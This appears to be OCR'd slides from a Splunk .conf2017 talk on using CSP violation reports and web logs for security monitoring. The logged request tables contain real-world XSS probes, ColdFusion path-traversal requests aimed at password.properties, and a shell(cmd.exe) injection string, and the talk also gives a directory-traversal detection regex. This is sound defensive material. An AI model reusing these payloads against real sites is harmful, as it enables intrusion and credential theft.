
1) Client sends request to web server.
2) Web server responds with CSP inside of a custom HTTP response header.

3) Supported browser will evaluate the policy, and then send a POST with a JSON blurb to the collection service when violations are detected.

4) Content is written to disk, and then picked up by the Universal Forwarder and sent off to be indexed.

Architecture #2 – HEC

HTTP Event Collector



1) Client sends request to web server.
2) Web server responds with CSP inside of a custom HTTP response header.

3) Supported browser will evaluate the policy, and then send a POST with a JSON blurb directly to the HEC.


4) Content is picked up the HTTP listener, and will be indexed in accordance with inputs.conf.

Results & Use Cases

Use Case #1

Utilizing web logs for investigation

- Leverage data models and acceleration
- Use dashboards for quick and efficient searching of the data



✓ 23 events (before 8/14/17 3:57:43.000 PM)

Filters: All time; uri contains %3E

Split Rows: clientip; _time

Split Columns:

Column Values: Distinct Values of ...; Duration

clientip	_time	Distinct Values of uri	Duration
71.145.210.215	2017-08-06 09:51:00	/index.php?route=product/search&search=%3E%22%3E%3Cscript%3Ealert(%22XSS%22)%3C%2Fscript%3E%26 /index.php?route=product/search/ajax&keyword=%3E%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E&	1
71.145.210.215	2017-08-06 09:52:00	/index.php?route=product/search&search=%22%3E%3CSTYLE%3E%40import%22javascript%3Aalert(%27XSS%27)%22%3B%3C%2FSTYLE%3E /index.php?route=product/search&search=%27%27%3B!--%22%3CXSS%3E%3D%26%7B()%7D /index.php?route=product/search&search=%27%27;!--%22%3CXSS%3E=&{()} /index.php?route=product/search&search=%3E%22%3E%3Cscript%3Ealert(%22XSS%22)%3C%2Fscript%3E%26	32
71.145.210.215	2017-08-06 09:53:00	/index.php?route=product/search&search=%27%3E%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E& /index.php?route=product/search&search=%3CIMG%20SRC%3D%22javascript%3Aalert(%27XSS%27)%3B%22%3E	16
71.145.210.215	2017-08-06 10:27:00	/xss.php?name=guest%3Cscript%3Ealert(%27attacked%27)%3C/script%3E	0
71.145.210.215	2017-08-06 10:37:00	/xss.php?name=%3Cscript%3Ealert%2842%29;%3C/script%3E	26
71.145.210.215	2017-08-06 10:38:00	/xss.php?name=%3Cscript%3Ealert(42);%3C/script%3E	0
71.145.210.215	2017-08-06 10:58:00	/xss.php?name=%3Cscript%3Ealert(42);%3C/script%3E	0
71.145.210.215	2017-08-06 11:00:00	/xss.php?name=%3Cimg%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)%3E /xss.php?name=%3E%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E&	23

Use Case #2


Utilizing web logs for application security inspection

- Leverage open-source detection signatures from recognized tools, such as ModSecurity Core Rule Set (CRS)
- Write custom content for detections
- Use threat intel to correlate against known indicators
- Apply statistical analysis around sessions
- Leverage as a secondary alerting mechanism against web data

Example

Looking for directory traversal: uri_path_Values

- Use `tstats` to search for sessions with suspicious content in key fields



```
| tstats values(Web.uri_path) as uri_path_Values FROM datamodel=Web by Web.src, Web.status
| regex uri_path_Values="(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\
  /))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8|e)0%80%ae|2(?:(?:5(?:c0%25a|2))?e|%45)|u(?:(?:002|ff0)e|2024)|%32(?:%(?:%6|4)5|E)|c0(?:%[256aef]e|\.))|\.(?:%0[01]|\?)?|\?\.?|0x2e){2}(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5
  (?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\/))"
```


Web.src	Web.status	uri_path_Values
52.207.[redacted]	302	/ /?Class.classLoader.resources.cacheObjectMaxSize=foo /?class.classLoader.resources.cacheObjectMaxSize=foo /ASPSamp/AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /CFIDE/AIR/ /CFIDE/adminapi/administrator.cfc? /CFIDE/adminapi/base.cfc?wsdl /CFIDE/adminapi/customtags/adss.cfm /CFIDE/adminapi/customtags/fusebox.cfm /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/soft404validationcheck.cfm /CFIDE/adminiapi/ /CFIDE/administrator/ /CFIDE/administrator/enter.cfm /CFIDE/administrator/enter.cfm?locale=../../../../../../../lib/password.properties%00en /CFIDE/appdeployment/ /CFIDE/componentutils/ /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../../license.html /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../license.txt

splunk> .conf2017

Example (cont.)

Looking for directory traversal: Web.src, Web.status

- Use `tstats` to search for sessions with suspicious content in key fields



